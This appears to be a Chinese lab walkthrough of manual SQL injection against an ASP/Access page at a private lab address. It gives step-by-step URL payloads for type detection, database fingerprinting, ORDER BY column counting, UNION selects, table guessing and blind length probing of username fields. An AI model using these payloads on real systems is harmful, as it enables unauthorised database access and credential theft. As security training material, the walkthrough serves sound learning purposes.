
很明显,注入点就在id=2这里
判断注入类型
在这里方法和mssql靶场的一样,都是先测试n-1 后测试 ‘ – |
1 | http://192.168.100.5/shownews.asp?id=3-1 |

可以看到3-1的页面和2的完全相同,证明这里是数字型注入
判断数据库类型
网页是asp后缀的,且中间件是IIS6.X系列的。很明显数据库极有可能是access,但在这里还是检验一下为好。
因为是数字型注入,所以直接在后面拼接我们的语句即可
1 | http://192.168.100.5/shownews.asp?id=2 and (select count(*) from MSysAccessObjects)>0 |

看到页面往回正常,证明这里的数据库是access
判断当前表字段数
当我们字段数为12时报错,11时正常。证明这个页面有11个字段:
1 | http://192.168.100.5/shownews.asp?id=2 order by 12 |

判断显示位
在这里默认先使用联合查询
1 | http://192.168.100.5/shownews.asp?id=2 union select 1,2,3,4,5,6,7,8,9,10,11 from news |

联合查询
猜表名
因为access数据库没有information_schema库,所以要先猜表名。
1 | http://192.168.100.5/shownews.asp?id=2 and (select count(*) from user) |

找到一张表名为news,一张为user
查询title字段长度
从上面的内容可以推测到应该有id ,title,content字段,在这判断title字段的长度。
使用top 1来代替limit
1 | http://192.168.100.5/shownews.asp?id=2 and (select top 1 len(title) from news)>29 |

1 | http://192.168.100.5/shownews.asp?id=2 and (select top 1 len(title) from news)>30 |

由此可知第一行数据一共有30个字符,30个字符太多了。我得换张表来尝试
一般用户表里都有username,在这里就对username进行尝试
查询username字段长度
首先查询username字段的长度
1 | http://192.168.100.5/shownews.asp?id=2 and (select top 1 len(username) from user)>4 |

查询出来是5字段
1 | http://192.168.100.5/shownews.asp?id=2 and (select top 1 len(username) from user)>5 |
